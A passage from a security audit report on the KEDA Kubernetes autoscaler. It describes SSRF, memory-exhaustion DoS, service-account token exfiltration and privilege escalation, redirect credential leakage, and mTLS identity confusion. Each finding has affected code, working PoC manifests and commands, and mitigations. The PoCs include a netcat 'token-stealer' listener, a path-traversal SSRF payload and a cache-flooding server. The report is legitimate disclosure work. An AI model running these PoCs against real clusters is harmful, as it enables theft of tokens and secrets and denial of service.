      containers:
      - name: dummy
        image: nginx
---
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata:
  name: vault-exfil-scaler
  namespace: default
```

```
spec:
  scaleTargetRef:
    name: dummy-workload
  triggers:
  - type: cron
    metadata:
      timezone: UTC
      start: 0 * * * *
      end: 1 * * * *
      desiredReplicas: "1"
    authenticationRef:
      name: vault-exfil-auth
EOF
```

Step 4: Verify the Exfiltrated Data

Once the *ScaledObject* is processed, KEDA reads the token, validates that it is a ServiceAccount JWT, and posts it to the malicious listener.

Command:

```
kubectl logs -f pod/fake-vault -n default
```

Result:

```
Listening on port 8080...

--- INCOMING CONNECTION FROM KEDA ---
EXFILTRATED JWT CONTENT:

eyJhb[...]jAifQ
-----------------------------------
```

To effectively mitigate this design flaw, the configurability of the *credential.serviceAccount* path should be removed entirely. Instead of reading tokens from the filesystem via user-supplied paths, KEDA should rely on the Kubernetes *TokenRequest* API to fetch short-lived, audience-bound tokens for Vault authentication. As an alternative, KEDA must enforce a hardcoded, unmodifiable path for projected tokens. For defense in depth, Vault addresses should be restricted to administrator configuration or an allowlist to prevent the underlying server-side request vector, and strict RBAC policies should govern who can create or modify *TriggerAuthentication* and *ScaledObject* resources within the cluster.

KED-01-008 WP3: GitHub Runner Scaler ETag State Accumulation DoS *(High)*

Retest Notes: Planned by KEDA[8].

The GitHub Runner scaler maintains internal state (including *etags*, *previousJobs*, *previousWfrs*, and *previousRepos*) to support the *enableEtags* caching feature, which minimizes API rate limiting. This state uses resource identifiers such as dynamic repository names or constructed URLs as keys. While new entries are added during reconciliation polling cycles, no eviction, pruning, or time-to-live (TTL) logic is implemented to remove obsolete entries.

Because *githubApiURL* is user-configurable and can be set to an arbitrary endpoint, user-controlled repository names can be introduced and incorporated into subsequent request URLs, creating unbounded cache keys. When a user configures a *ScaledObject* with *enableEtags: "true"* and points *githubApiURL* to an attacker controlled server, a constantly rotating list of unique, large repository names can be returned on every polling interval. Because keys and values accumulate with no eviction limit and the operator process is long-lived, this can drive unbounded memory growth.

In testing, returning 30 large, unique repository names per poll with *pollingInterval: 1* exhausted a 1000Mi KEDA operator memory limit in approximately 34 seconds. This triggers an out-of-memory termination (*OOMKilled*, exit code 137) by the container runtime. The pod subsequently enters a *CrashLoopBackOff* state. Because the malicious *ScaledObject* remains in the cluster and re-triggers memory growth after each operator restart, a persistent, cluster-wide denial of service condition can occur for scaling operations until the offending resource is deleted by an administrator.

Affected File:
https://github.com/kedacore/keda/[...]/pkg/scalers/github_runner_scaler.go

Affected Code:

```
type githubRunnerScaler struct {
    [...]
    etags          map[string]string
    previousRepos []string
    previousWfrs   map[string]map[string]*WorkflowRuns
    previousJobs   map[string][]Job
}

[...]

func (s *githubRunnerScaler) getGithubRequest(ctx context.Context, url string, metadata
*githubRunnerMetadata, httpClient *http.Client) ([]byte, int, error) {
```

[8] https://github.com/kedacore/keda/issues/7685

```
    [...]
    if s.metadata.EnableEtags {
        if etag := r.Header.Get("ETag"); etag != "" {
            // FLAW: Map grows indefinitely with unique URLs. No eviction policy.
            s.etags[url] = etag
        }
    }
    [...]
}

func (s *githubRunnerScaler) getWorkflowRunJobs(ctx context.Context, repoName string)
(*Jobs, error) {
    [...]
    if s.metadata.EnableEtags {
        // FLAW: Map grows indefinitely with unique repository names.
        s.previousJobs[repoName] = jobs.Jobs
    }
    return &jobs, nil
}

func (s *githubRunnerScaler) getWorkflowRuns(ctx context.Context, repoName string,
status string) (*WorkflowRuns, error) {
    [...]
    if s.metadata.EnableEtags {
        if s.previousWfrs[repoName] == nil {
            s.previousWfrs[repoName] = make(map[string]*WorkflowRuns)
        }
        // FLAW: Nested map grows indefinitely with unique repository names.
        s.previousWfrs[repoName][status] = &wfrs
    }
    return &wfrs, nil
}
```

The following PoC demonstrates exploitation of unbounded state growth to trigger an out-of-memory termination of the KEDA operator via state accumulation.

Step 1: Deploy the Rotating Identity Malicious Server

Deploy a Python HTTP server that generates new repository names on each request, paired with a unique ETag, forcing the KEDA operator to cache them without bound.

Commands:

```
cat <<EOF | kubectl apply -f -
apiVersion: v1
kind: Pod
metadata:
  name: fake-github-leak
  namespace: default
  labels:
```

```
    app: fake-github-leak
spec:
  containers:
  - name: listener
    image: python:3.9-slim
    command: ["python", "-u", "-c"]
    args:
    - |
      import json
      import uuid
      from http.server import HTTPServer, BaseHTTPRequestHandler

      request_counter = 0
      huge_string = "A" * 1048576  # 1MB string to bloat the cache

      class Handler(BaseHTTPRequestHandler):
          def do_GET(self):
              global request_counter
              request_counter += 1
              print(f"--- KEDA poll #{request_counter} ---")

              self.send_response(200)
              self.send_header('Content-type', 'application/json')
              # Provide a unique ETag every time so KEDA caches it
              self.send_header('ETag', f'W/"{uuid.uuid4()}"')
              self.end_headers()

              # Generate 30 entirely NEW repository names per poll
              # Because the names change, KEDA caches them as NEW keys in the maps
indefinitely.
              repos = [{"name": f"leak-repo-{request_counter}-{i}-{huge_string}"} for i
in range(30)]
              self.wfile.write(json.dumps(repos).encode('utf-8'))

      print("State Accumulation Leak Server listening on port 8080...")
      HTTPServer(('0.0.0.0', 8080), Handler).serve_forever()
---
apiVersion: v1
kind: Service
metadata:
  name: fake-github-leak-svc
  namespace: default
spec:
  selector:
    app: fake-github-leak
  ports:
    - protocol: TCP
      port: 8080
      targetPort: 8080
EOF
```

Step 2: Deploy the Dummy TriggerAuthentication

Create a dummy token to satisfy KEDA scaler initialization requirements.

Commands:

```
kubectl create secret generic github-leak-secret --from-literal=token=dummy -n default

cat <<EOF | kubectl apply -f -
apiVersion: keda.sh/v1alpha1
kind: TriggerAuthentication
metadata:
  name: github-auth-leak
  namespace: default
spec:
  secretTargetRef:
  - parameter: personalAccessToken
    name: github-leak-secret
    key: token
EOF
```

Step 3: Deploy the Leaky ScaledObject

Point *githubApiURL* at the malicious server. Note the use of *enableEtags: "true"* and an aggressive *pollingInterval: 1* to accelerate the memory leak.

Commands:

```
cat <<EOF | kubectl apply -f -
apiVersion: apps/v1
kind: Deployment
metadata:
  name: dummy-workload-leak
  namespace: default
spec:
  selector:
    matchLabels:
      app: dummy-leak
  template:
    metadata:
      labels:
        app: dummy-leak
    spec:
      containers:
      - name: dummy
        image: nginx
---
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata:
```

```
  name: github-leak-scaler
  namespace: default
spec:
  scaleTargetRef:
    name: dummy-workload-leak
  pollingInterval: 1  # Aggressive polling to rapidly bloat the maps
  triggers:
  - type: github-runner
    metadata:
      githubApiURL: http://fake-github-leak-svc.default.svc.cluster.local:8080
      owner: org
      runnerScope: org
      enableEtags: "true"
    authenticationRef:
      name: github-auth-leak
EOF
```

Step 4: Verify the Denial of Service

Watch the KEDA operator pod state. Within approximately 34 seconds, the memory limit is exhausted, causing *OOMKilled* and *CrashLoopBackOff*.

Commands:

```
kubectl describe pod -l app=keda-operator -n keda | grep -A 9 "Last State:"
```

Result:

```
Last State:     Terminated
  Reason:       OOMKilled
  Exit Code:    137
  Started:      Sun, 22 Feb 2026 19:26:58 +0100
  Finished:     Sun, 22 Feb 2026 19:27:32 +0100
Ready:          False
Restart Count:  2
Limits:
  cpu:     1
  memory:  1000Mi
```

To mitigate this state accumulation vulnerability, it is recommended to implement a strict cache eviction policy. Using an LRU cache with a hard upper bound (for example, *maxEntries = 1000*) can keep memory stable. Alternatively, it is recommended to prune on refresh by deleting keys from *etags*, *previousJobs*, and *previousWfrs* that are not present in the most recently fetched repository list.

Furthermore, it is advised to enforce a hard cap on input sizes by rejecting or heavily truncating excessively large repository names and limiting the total number of repositories processed per poll. As a defense-in-depth measure, it is recommended to

provide an option to restrict *githubApiURL* to HTTPS and known GitHub Enterprise Server hostnames to prevent redirection to attacker controlled endpoints.

KED-01-009 WP3: GitHub Runner Scaler SSRF via URL Injection *(Medium)*

Retest Notes: Resolved by KEDA[9] and confirmed by 7ASecurity.

The GitHub Runner scaler constructs API request URLs using unsafe string concatenation, directly injecting user-controlled metadata fields (*owner* and *repos*) into the URL string without sanitization or *url.PathEscape* encoding.

This design flaw introduces a URL path and query injection vulnerability. By providing a repos value containing path separators and query delimiters (for example, *dummy/../../admin/internal/metrics?ignore*=), the intended API path context can be broken and the final request URI can be manipulated. The PoC demonstrates that the effective request path is altered and the */actions/runs* component is moved into the injected query value. When combined with the user-configurable *githubApiURL* override, this enables SSRF to internal services reachable from the KEDA operator.

To exploit this, only the ability to create or modify *ScaledObject* resources in a namespace is required. By directing the injected URL to a sensitive internal API (for example, a billing service or a cloud metadata endpoint), the KEDA operator can be forced to query unauthorized paths. Because the scaler embeds the raw HTTP response body from non-2xx responses into error strings, the response body can be propagated into Kubernetes Events, providing an exfiltration channel for sensitive internal data.

Affected File:
https://github.com/kedacore/keda/[...]/pkg/scalers/github_runner_scaler.go

Affected Code:

```
func (s *githubRunnerScaler) getWorkflowRuns(ctx context.Context, repoName string,
status string) (*WorkflowRuns, error) {
    url := fmt.Sprintf("%s/repos/%s/%s/actions/runs?status=%s&per_page=100",
s.metadata.GithubAPIURL, s.metadata.Owner, repoName, status)
    [...]
}
```

The following PoC demonstrates exploitation of path and query injection to target an internal service endpoint and exfiltrate the response via Kubernetes Events. A dummy GitHub token is provided only to satisfy KEDA initialization requirements so that the scaler loop activates.

[9] https://github.com/kedacore/keda/pull/7495

Step 1: Deploy a "Fake Internal API" Listener

To demonstrate SSRF and exfiltration, an unbuffered Python HTTP server is deployed. The service returns a mock sensitive response body to demonstrate that the response body is exposed in Kubernetes Events.

Commands:

```
cat <<EOF | kubectl apply -f -
apiVersion: v1
kind: Pod
metadata:
  name: fake-github
  namespace: default
  labels:
    app: fake-github
spec:
  containers:
  - name: listener
    image: python:3.9-slim
    command: ["python", "-u", "-c"]
    args:
    - |
      from http.server import HTTPServer, BaseHTTPRequestHandler

      class Handler(BaseHTTPRequestHandler):
          def do_GET(self):
              print("\n--- INCOMING SSRF FROM KEDA ---")
              print(f"Normalized Path: {self.path}")
              print("-------------------------------\n")

              self.send_response(400)
              self.send_header('Content-type', 'application/json')
              self.end_headers()
              self.wfile.write(b'{"internal_secret": "SUPER_SECRET_DB_PASSWORD_123"}')

      print("Listening on port 8080 (Unbuffered)...")
      HTTPServer(('0.0.0.0', 8080), Handler).serve_forever()
---
apiVersion: v1
kind: Service
metadata:
  name: fake-github-svc
  namespace: default
spec:
  selector:
    app: fake-github
  ports:
    - protocol: TCP
      port: 8080
```

```
      targetPort: 8080
EOF
```

Step 2: Deploy the Malicious Authentication and ScaledObject

A *TriggerAuthentication* containing a dummy GitHub token is created. A *ScaledObject* is deployed where *githubApiURL* points to the listener and the repos field contains the injection payload (*dummy/../../admin/internal/metrics?ignore=*).

Commands:

```
kubectl create secret generic github-secret
--from-literal=personalAccessToken=ghp_PRODUCTION_GITHUB_TOKEN_123 -n default

cat <<EOF | kubectl apply -f -
apiVersion: keda.sh/v1alpha1
kind: TriggerAuthentication
metadata:
  name: github-auth
  namespace: default
spec:
  secretTargetRef:
  - parameter: personalAccessToken
    name: github-secret
    key: personalAccessToken
---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: github-dummy-workload
  namespace: default
spec:
  selector:
    matchLabels:
      app: github-dummy
  template:
    metadata:
      labels:
        app: github-dummy
    spec:
      containers:
      - name: dummy
        image: nginx
---
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata:
  name: github-ssrf-scaler
  namespace: default
spec:
```

```
  scaleTargetRef:
    name: github-dummy-workload
  triggers:
  - type: github-runner
    metadata:
      githubApiURL: http://fake-github-svc.default.svc.cluster.local:8080
      owner: org
      repos: dummy/../../admin/internal/metrics?ignore=
      runnerScope: repo
    authenticationRef:
      name: github-auth
EOF
```

Step 3: Verify the SSRF

Once KEDA processes the *ScaledObject*, the HTTP client resolves the injected URL and sends the request. Listener logs can be reviewed to verify that the path traversal and query injection successfully altered the request URI.

Command:

```
kubectl logs -f pod/fake-github -n default
```

Result (Listener Logs):

```
Listening on port 8080 (Unbuffered)...

--- INCOMING SSRF FROM KEDA ---
Normalized Path:
/repos/org/dummy/../../admin/internal/metrics?ignore=/actions/runs?status=queued&per_pa
ge=100
10.244.0.29 - - [22/Feb/2026 23:53:22] "GET
/repos/org/dummy/../../admin/internal/metrics?ignore=/actions/runs?status=queued&per_pa
ge=100 HTTP/1.1" 400 -
------------------------------
```

Step 4: Verify the Data Exfiltration via Events

Because the listener returned a 400 status code, KEDA wraps the response body into an error and bubbles it up to the Kubernetes Events. We can confirm the leak of the internal service data here.

Commands:

```
kubectl describe scaledobject github-ssrf-scaler -n default | grep -A 5 "Warning"
```

Result (Kubernetes Events):

```
Warning  KEDAScalerFailed    52s                keda-operator  the GitHub REST API
returned error. url:
http://fake-github-svc.default.svc.cluster.local:8080/repos/org/dummy/../../admin/inter
```

```
nal/metrics?ignore=/actions/runs?status=queued&per_page=100 status: 400 response:
{"internal_secret": "SUPER_SECRET_DB_PASSWORD_123"}
Normal   KEDAScalersStarted  44s (x3 over 52s)  keda-operator  Scaler github-runner is
built
Normal   KEDAScalersStarted  24s (x2 over 24s)  keda-operator  Scaler github-runner is
built
Normal   KEDAScalersStarted  24s                keda-operator  Started scalers watch
Normal   ScaledObjectReady   24s                keda-operator  ScaledObject is ready
for scaling
Warning  KEDAScalerFailed    24s                keda-operator  the GitHub REST API
returned error. url:
http://fake-github-svc.default.svc.cluster.local:8080/repos/org/dummy/../../admin/inter
nal/metrics?ignore=/actions/runs?status=queued&per_page=100 status: 400 response:
{"internal_secret": "SUPER_SECRET_DB_PASSWORD_123"}
```

To mitigate this injection and exfiltration risk, unsafe string concatenation should be removed from URL construction. The logic should be refactored to use the standard *net/url* package, including *url.JoinPath* and *url.PathEscape*, so that user-supplied inputs are encoded and treated as path segments rather than URI syntax.

In addition, strict validation should be applied to owner and repos to enforce expected GitHub naming conventions and reject dangerous characters and sequences such as */*, *?*, *&*, *#*, *%2f*, and dot-segments (*..*). Finally, raw HTTP response bodies should not be included in error strings; error output should be capped, redacted, or limited to HTTP status codes.

KED-01-010 WP3: PrivEsc via Unrestricted Token Minting *(Medium)*

Retest Notes: Risk Accepted, this is intended KEDA functionality.

The *BoundServiceAccountToken* feature is insecure by design because it lacks an authorization gate between the user and the operator minting power. Once enabled, the KEDA operator can mint tokens for arbitrary ServiceAccounts without verifying whether the requesting user is authorized to create the *serviceaccounts/token* subresource for the target ServiceAccount. This allows any user with permission to create TriggerAuthentication and ScaledObject resources to proxy the KEDA operator serviceaccounts/token permission and escalate privileges.

A namespace editor can exploit this insecure-by-configuration design by creating a *TriggerAuthentication* that references a highly privileged ServiceAccount (for example, *vault-admin-sa*). The KEDA operator uses its granted privileges to mint a valid JWT for that identity and supplies it to the scaler configuration. By directing the scaler to an attacker controlled *serverAddress* value, the token can be exfiltrated, bypassing cluster RBAC by enabling impersonation of the victim ServiceAccount. Because exploitation requires administrators to apply this non-default, overly permissive configuration, practical severity is reduced.

Note: The KEDA documentation for the Bound Service Account Token provider explicitly acknowledges this attack vector[10], stating that the project intentionally withholds the *serviceaccounts/token* permission by default to "*prevent a privilege escalation where a bad actor could use KEDA to request tokens on behalf of any service account in the cluster*."

Affected File:
https://github.com/kedacore/keda/[...]/pkg/scaling/resolver/scale_resolvers.go

Affected Code:

```
func resolveBoundServiceAccountToken(ctx context.Context, client client.Client, logger
logr.Logger, namespace string, bsat *kedav1alpha1.BoundServiceAccountToken, acs
*authentication.AuthClientSet) string {
    serviceAccountName := bsat.ServiceAccountName
    [...]
    return GenerateBoundServiceAccountToken(ctx, serviceAccountName, namespace, acs)
}
```

The following PoC illustrates this privilege escalation. To keep the PoC self-contained, Step 1 simulates a cluster configuration by creating a privileged ServiceAccount and granting the KEDA operator *create on serviceaccounts/token* (required for the

[10] https://keda.sh/docs/2.19/authentication-providers/bound-service-account-token/

BoundServiceAccountToken feature). An attacker controlled listener pod is also provisioned.

Step 1: Set up environment and listener

Commands:

```
# 1. Simulate a privileged victim account existing in the cluster
kubectl create serviceaccount vault-admin-sa

# 2. Simulate the KEDA operator required configuration
kubectl create clusterrole keda-token-minter --verb=create
--resource=serviceaccounts/token
kubectl create clusterrolebinding keda-token-minter-binding
--clusterrole=keda-token-minter --serviceaccount=keda:keda-operator

# 3. Deploy the attacker listener and dummy target
kubectl run token-stealer --image=busybox --restart=Never \
  --overrides='{"spec": {"containers": [{"name": "token-stealer", "image": "busybox",
"command": ["sh", "-c", "while true; do echo -e \"HTTP/1.1 200 OK\\n\\n\" | nc -l -p
8080; done"]}]}}'
kubectl expose pod token-stealer --port=8080 --name=token-stealer
kubectl create deployment dummy-target --image=nginx --replicas=1
```

Step 2: Deploy exploit as a Low-Privilege Attacker

The attacker references the privileged *vault-admin-sa* account. KEDA mints the token and forwards it to the attacker-controlled listener via the Prometheus scaler.

Commands:

```
kubectl apply -f - << EOF
apiVersion: keda.sh/v1alpha1
kind: TriggerAuthentication
metadata:
  name: bsat-attack
spec:
  boundServiceAccountToken:
  - parameter: bearerToken
    serviceAccountName: vault-admin-sa
---
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata:
  name: token-exfil-poc
spec:
  scaleTargetRef:
    name: dummy-target
  triggers:
  - type: prometheus
```

```
    authenticationRef:
      name: bsat-attack
    metadata:
      serverAddress: http://token-stealer.default.svc.cluster.local:8080
      metricName: up
      threshold: "100"
      query: up
      authModes: "bearer"
EOF
```

Step 3: Verify token theft

Listener logs can be reviewed to capture the JWT. Decoding the token confirms the subject *system:serviceaccount:default:vault-admin-sa*, demonstrating that a token was minted for the privileged ServiceAccount.

Command:

```
kubectl logs token-stealer
```

Result:

```
GET /api/v1/query?query=up&time=2026-02-24T12:19:45Z HTTP/1.1
Host: token-stealer.default.svc.cluster.local:8080
User-Agent: Go-http-client/1.1
Authorization: Bearer eyJhb[...]R_UfQ
```

To mitigate this, authorization should be enforced at the admission webhook phase, since the controller does not have the original user context. The webhook should extract *UserInfo* from the *AdmissionReview* and perform a *SubjectAccessReview* (SAR) to verify the requesting user is authorized to create the *serviceaccounts/token* subresource for the referenced ServiceAccount in that namespace (ideally restricted via *resourceNames*). Alternatively, validation logic should enforce that the requested *serviceAccountName* matches the runtime ServiceAccount of the target workload.

In addition, documentation should explicitly warn administrators not to grant cluster-wide create permissions on *serviceaccounts/token* to the KEDA operator. If this feature is required, operators should be instructed to tightly scope the permission using namespace-scoped *RoleBindings* and *resourceNames* to restrict token minting to specific, non-privileged ServiceAccounts.

KED-01-011 WP3: Pulsar Scaler Insecure HTTP Redirect Handling *(Low)*

Retest Notes: Resolved by KEDA[11] and confirmed by 7ASecurity.

The Pulsar scaler HTTP client contains a security flaw in redirect handling that bypasses safe defaults in the Go *http.Client* type. To support Pulsar broker-to-broker redirection, the scaler overrides the default *CheckRedirect* behavior to re-apply authentication headers on subsequent requests via *addAuthHeaders*. However, credentials are re-applied on 307 Temporary Redirect responses without validating the redirect target host or scheme.

By default, the Go standard library avoids forwarding *Authorization* headers across redirects to different hosts to reduce credential leakage. Because KEDA re-applies Pulsar credentials (Bearer tokens or Basic Auth) on 307 Temporary Redirect responses, this default protection can be bypassed. While control of the initial *adminURL* can already result in credential exposure, this redirect behavior increases risk when a trusted *adminURL* can be induced to issue an open redirect to an untrusted external host or to an insecure HTTP endpoint.

Affected File:
https://github.com/kedacore/keda/[...]/pkg/scalers/pulsar_scaler.go

Affected Code:

```
func NewPulsarScaler(ctx context.Context, config *ScalerConfig) (Scaler, error) {
    [...]
    client.CheckRedirect = func(req *http.Request, via []*http.Request) error {
        if len(via) != 0 && via[0] != nil && via[0].Response != nil &&
via[0].Response.StatusCode == http.StatusTemporaryRedirect {
            addAuthHeaders(req, pulsarMetadata)
        }
        return nil
    }
    [...]
}
```

To mitigate this risk, it is recommended to modify the *CheckRedirect* callback to validate that the redirect target host matches the original *adminURL* host or stays within a strictly defined trusted domain boundary. In addition, credentials should not be re-applied during a security downgrading redirect (for example, from HTTPS to HTTP). If the redirect target is outside the trusted boundary, the redirect should be followed without authentication headers or an error should be returned to prevent credential exposure

[11] https://github.com/kedacore/keda/pull/7692

KED-01-012 WP3: External Scaler gRPC Pool Ignores TLS Context *(Medium)*

Retest Notes: Resolved by KEDA[12] and confirmed by 7ASecurity.

The external scaler implementation maintains a shared gRPC connection pool to optimize resource usage. However, the pool cache key is derived exclusively from *scalerAddress* value and does not incorporate transport security parameters that define dialing credentials. While *getClientForConnectionPool* assembles a *tlsConfig* based on *ScaledObject* metadata (including client certificates and CA bundles), these settings are not included in the cache key.

If a connection already exists for an address, the connection is reused even when a new *ScaledObject* requires different TLS or mTLS settings. In multi-tenant environments where different teams use the same external scaler with distinct client identities, this can lead to client identity confusion. Requests intended to use one tenant certificate can be sent over a connection established with a different tenant certificate, resulting in incorrect client identity at the external scaler endpoint and potential cross-tenant authorization impacts.

Affected File:
https://github.com/kedacore/keda/[...]/pkg/scalers/external_scaler.go

Affected Code:

```
func getClientForConnectionPool(metadata externalScalerMetadata)
(pb.ExternalScalerClient, error) {
    [...]
    tlsConfig, err := util.NewTLSConfig(metadata.TLSClientCert, metadata.TLSClientKey,
metadata.CaCert, metadata.UnsafeSsl)
    if err != nil {
        return nil, err
    }

    if metadata.EnableTLS || len(tlsConfig.Certificates) > 0 || metadata.CaCert != "" {
        return grpc.NewClient(metadata.ScalerAddress,
            grpc.WithDefaultServiceConfig(grpcConfig),
            grpc.WithTransportCredentials(credentials.NewTLS(tlsConfig)))
    }
    [...]

    // VULNERABILITY: The connection pool key is derived exclusively from the
ScalerAddress.
    // Transport credentials and mTLS certificates are ignored, causing identity
confusion.
    key, err := hashstructure.Hash(metadata.ScalerAddress, nil)
```

[12] https://github.com/kedacore/keda/pull/7689

```
    [...]
    if i, ok := connectionPool.Load(key); ok {
        if connGroup, ok := i.(*connectionGroup); ok {
            return pb.NewExternalScalerClient(connGroup.grpcConnection), nil
        }
    }
    [...]
}
```

The following PoC demonstrates that KEDA reuses an existing authenticated gRPC connection for a different scaling context because the connection pool key is derived only from *scalerAddress*, not from TLS or mTLS settings.

Step 1: Set up certificate authority and tenant certificates

A certificate authority is generated and used to sign one server certificate and two distinct client certificates for tenant A and tenant B. A mock gRPC external scaler is deployed with strict client certificate verification enabled. The server is configured to return valid external scaler responses and log the peer client identity for each incoming gRPC call. Two dummy workloads are deployed to serve as scale targets.

Commands:

```
# 1. Generate Real CA and Signed Certificates
openssl req -x509 -new -nodes -keyout ca.key -sha256 -days 365 -out ca.crt -subj
"/CN=KEDA-Test-CA"

# Server Cert (With SAN)
openssl genrsa -out server.key 2048
openssl req -new -key server.key -out server.csr -subj
"/CN=shared-scaler.default.svc.cluster.local"
openssl x509 -req -in server.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out
server.crt -days 365 -sha256 -extfile <(printf
"subjectAltName=DNS:shared-scaler.default.svc.cluster.local")

# Tenant A Cert
openssl genrsa -out keyA.pem 2048
openssl req -new -key keyA.pem -out certA.csr -subj "/CN=tenant-a"
openssl x509 -req -in certA.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out certA.pem
-days 365 -sha256

# Tenant B Cert
openssl genrsa -out keyB.pem 2048
openssl req -new -key keyB.pem -out certB.csr -subj "/CN=tenant-b"
openssl x509 -req -in certB.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out certB.pem
-days 365 -sha256

# Store in Kubernetes Secrets
```

```
kubectl create secret generic scaler-server-certs --from-file=tls.crt=server.crt
--from-file=tls.key=server.key --from-file=ca.crt=ca.crt
kubectl create secret generic tenant-a-certs --from-file=tls.crt=certA.pem
--from-file=tls.key=keyA.pem
kubectl create secret generic tenant-b-certs --from-file=tls.crt=certB.pem
--from-file=tls.key=keyB.pem

# 2. Create Mock Server Source Code
kubectl create configmap grpc-server-src --from-literal=main.go='
package main

import (
    "context"
    "crypto/tls"
    "crypto/x509"
    "io/ioutil"
    "log"
    "net"

    "google.golang.org/grpc"
    "google.golang.org/grpc/credentials"
    "google.golang.org/grpc/peer"
    pb "github.com/kedacore/keda/v2/pkg/scalers/externalscaler"
)

type mockServer struct {
    pb.UnimplementedExternalScalerServer
}

func (s *mockServer) GetMetricSpec(ctx context.Context, in *pb.ScaledObjectRef)
(*pb.GetMetricSpecResponse, error) {
    logPeer(ctx, "GetMetricSpec")
    return &pb.GetMetricSpecResponse{
        MetricSpecs: []*pb.MetricSpec{{
            MetricName: "mock-metric",
            TargetSize: 10,
        }},
    }, nil
}

func (s *mockServer) IsActive(ctx context.Context, in *pb.ScaledObjectRef)
(*pb.IsActiveResponse, error) {
    logPeer(ctx, "IsActive")
    return &pb.IsActiveResponse{
        Result: true,
    }, nil
}

func (s *mockServer) GetMetrics(ctx context.Context, in *pb.GetMetricsRequest)
(*pb.GetMetricsResponse, error) {
    logPeer(ctx, "GetMetrics")
```

```
    return &pb.GetMetricsResponse{
        MetricValues: []*pb.MetricValue{{
            MetricName:  "mock-metric",
            MetricValue: 5,
        }},
    }, nil
}

func logPeer(ctx context.Context, method string) {
    if p, ok := peer.FromContext(ctx); ok {
        if tlsInfo, ok := p.AuthInfo.(credentials.TLSInfo); ok &&
len(tlsInfo.State.PeerCertificates) > 0 {
            log.Printf("gRPC Call: %s | Client Identity: %s", method,
tlsInfo.State.PeerCertificates[0].Subject.CommonName)
        }
    }
}

func main() {
    serverCert, err := tls.LoadX509KeyPair("/certs/tls.crt", "/certs/tls.key")
    if err != nil { log.Fatal(err) }
    caCert, err := ioutil.ReadFile("/certs/ca.crt")
    if err != nil { log.Fatal(err) }
    caCertPool := x509.NewCertPool()
    caCertPool.AppendCertsFromPEM(caCert)

    tlsConfig := &tls.Config{
        Certificates: []tls.Certificate{serverCert},
        ClientCAs:    caCertPool,
        ClientAuth:   tls.RequireAndVerifyClientCert,
    }

    s := grpc.NewServer(grpc.Creds(credentials.NewTLS(tlsConfig)))
    pb.RegisterExternalScalerServer(s, &mockServer{})

    lis, err := net.Listen("tcp", ":9090")
    if err != nil { log.Fatal(err) }
    log.Printf("Server listening on :9090")
    if err := s.Serve(lis); err != nil { log.Fatal(err) }
}
'

# 3. Deploy Dummy Workloads and Mock Server
kubectl create deployment workload-a --image=nginx:alpine --replicas=1
kubectl create deployment workload-b --image=nginx:alpine --replicas=1

kubectl apply -f - << EOF
apiVersion: apps/v1
kind: Deployment
metadata:
  name: shared-scaler
```

```
  namespace: default
spec:
  replicas: 1
  selector:
    matchLabels:
      app: shared-scaler
  template:
    metadata:
      labels:
        app: shared-scaler
    spec:
      containers:
      - name: mock-server
        image: golang:alpine
        command: ["/bin/sh", "-c"]
        args:
        - |
          mkdir /app && cp /src/main.go /app/main.go && cd /app
          go mod init mockserver && go get google.golang.org/grpc
          go get github.com/kedacore/keda/v2@v2.14.0 && go run main.go
        ports:
        - containerPort: 9090
        volumeMounts:
        - name: certs
          mountPath: /certs
          readOnly: true
        - name: src
          mountPath: /src
          readOnly: true
      volumes:
      - name: certs
        secret:
          secretName: scaler-server-certs
      - name: src
        configMap:
          name: grpc-server-src
---
apiVersion: v1
kind: Service
metadata:
  name: shared-scaler
  namespace: default
spec:
  ports:
  - port: 9090
    targetPort: 9090
  selector:
    app: shared-scaler
EOF
```

Step 2: Flush Operator State and Deploy Scalers

The KEDA operator is restarted to ensure a clean connection pool. Tenant A authentication and *ScaledObject* are deployed first with strict mTLS enabled and *scalerAddress* set to the shared external scaler endpoint. After the initial connection is established, tenant B authentication and *ScaledObject* are deployed with strict mTLS enabled, using a different client certificate, while pointing to the same scalerAddress.

Commands:

```
kubectl rollout restart deployment keda-operator -n keda
kubectl rollout status deployment keda-operator -n keda

# Deploy Tenant A
kubectl apply -f - << EOF
apiVersion: keda.sh/v1alpha1
kind: TriggerAuthentication
metadata:
  name: tenant-a-auth
  namespace: default
spec:
  secretTargetRef:
  - parameter: tlsClientCert
    name: tenant-a-certs
    key: tls.crt
  - parameter: tlsClientKey
    name: tenant-a-certs
    key: tls.key
  - parameter: caCert
    name: scaler-server-certs
    key: ca.crt
---
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata:
  name: tenant-a-scaler
  namespace: default
spec:
  scaleTargetRef:
    name: workload-a
  pollingInterval: 5
  triggers:
  - type: external
    metadata:
      scalerAddress: "shared-scaler.default.svc.cluster.local:9090"
      enableTLS: "true"
    authenticationRef:
      name: tenant-a-auth
EOF
```

```
sleep 15

# Deploy Tenant B
kubectl apply -f - << EOF
apiVersion: keda.sh/v1alpha1
kind: TriggerAuthentication
metadata:
  name: tenant-b-auth
  namespace: default
spec:
  secretTargetRef:
  - parameter: tlsClientCert
    name: tenant-b-certs
    key: tls.crt
  - parameter: tlsClientKey
    name: tenant-b-certs
    key: tls.key
  - parameter: caCert
    name: scaler-server-certs
    key: ca.crt
---
apiVersion: keda.sh/v1alpha1
kind: ScaledObject
metadata:
  name: tenant-b-scaler
  namespace: default
spec:
  scaleTargetRef:
    name: workload-b
  pollingInterval: 5
  triggers:
  - type: external
    metadata:
      scalerAddress: "shared-scaler.default.svc.cluster.local:9090"
      enableTLS: "true"
    authenticationRef:
      name: tenant-b-auth
EOF
```

Step 3: Verify Cross-Tenant Identity Confusion

Server logs are reviewed to identify the client identity presented during polling calls. Polling activity for tenant B continues to present the tenant A client identity, indicating that a cached gRPC connection was reused without incorporating the tenant B TLS context.

Commands:

```
kubectl logs -l app=shared-scaler -n default | grep "Client Identity"
```

Result:

```
2026/02/26 12:53:05 gRPC Call: GetMetricSpec | Client Identity: tenant-a
2026/02/26 12:53:05 gRPC Call: GetMetrics | Client Identity: tenant-a
2026/02/26 12:53:05 gRPC Call: IsActive | Client Identity: tenant-a
2026/02/26 12:53:05 gRPC Call: GetMetricSpec | Client Identity: tenant-a
2026/02/26 12:53:10 gRPC Call: GetMetricSpec | Client Identity: tenant-a
